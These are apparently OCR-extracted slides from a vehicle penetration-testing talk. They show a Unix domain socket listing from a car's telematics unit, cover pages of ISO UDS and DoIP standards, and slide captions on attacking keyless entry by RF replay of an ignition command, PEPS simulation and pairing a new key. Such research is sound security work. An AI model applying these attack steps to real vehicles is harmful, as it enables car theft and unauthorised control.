
# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 6. Remote Control Car

### Unix Domain Socket Call

```
proc > 1 > net > unix
1 Num      RefCount Protocol Flags  Type St Inode Path
2 cb420480: 00000002 00000000 00010000 0001 01 8192 /tmp/psm_socket/psm
3 ca73b200: 00000002 00000000 00000000 0002 01 9993 /tmp/.iw_scok
4 ca73ad80: 00000002 00000000 00000000 0002 01 10283 /tmp/ota_app_shell_cmd
5 ca73a480: 00000002 00000000 00000000 0002 01 10285 /tmp/ota_proxy_fifo_cmd
6 cb421200: 00000002 00000000 00000000 0002 01 8016 /data/quectel_pcm_srv
7 ca47f440: 00000002 00000000 00000000 0002 01 9363 /data/embms_tm_control_file
8 cb51e480: 00000002 00000000 00010000 0001 01 9405 /data/netmgr_connect_socket
9 ca542240: 00000002 00000000 00000000 0002 01 9537 /data/qcmap_dsi_uds_file
10 ca543d40: 00000002 00000000 00000000 0002 01 9538 /data/qcmap_cmdq_uds_file
11 cab86fc0: 00000002 00000000 00000000 0002 01 9539 /data/qcmap_nas_uds_file
12 cab87b00: 00000002 00000000 00000000 0002 01 9540 /data/qcmap_dsd_uds_file
13 cab86000: 00000002 00000000 00000000 0002 01 9541 /data/qcmap_qmi_service_file
```



# Post-Pentest Researching of Car

## Attacking car keyless entry

**ISO-14229(Unified diagnostic services on CAN)**

**ISO-13400(Diagnostic communication over Internet Protocol)**

INTERNATIONAL  
STANDARD

ISO  
14229-3

First edition  
2012-12-01

---

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**Road vehicles — Unified diagnostic  
services (UDS) —**

Part 3:  
**Unified diagnostic services on CAN  
implementation (UDSonCAN)**

*Véhicules routiers — Services de diagnostic unifiés (SDU) —  
Partie 3: SDU sur l'implémentation du gestionnaire de réseau de  
communication (SDU sur CAN)*

BS ISO 13400-3:2011



BSI Standards Publication


**Road vehicles — Diagnostic  
communication over  
Internet Protocol (DoIP)**

Part 3: Wired vehicle interface based  
on IEEE 802.3

# Post-Pentest Researching of Car

## Attacking car keyless entry



PEPS will communicate with the key through low-frequency RF



# Post-Pentest Researching of Car

## Attacking car keyless entry


Replay ignition command start



# Post-Pentest Researching of Car

## Attacking car keyless entry


PEPS simulation starts



# Post-Pentest Researching of Car

## Attacking car keyless entry

Match a new key?



**Part IV :**

**A Complete vehicle security analysis  
case & Remote Attack chain**

# A Complete vehicle security analysis case

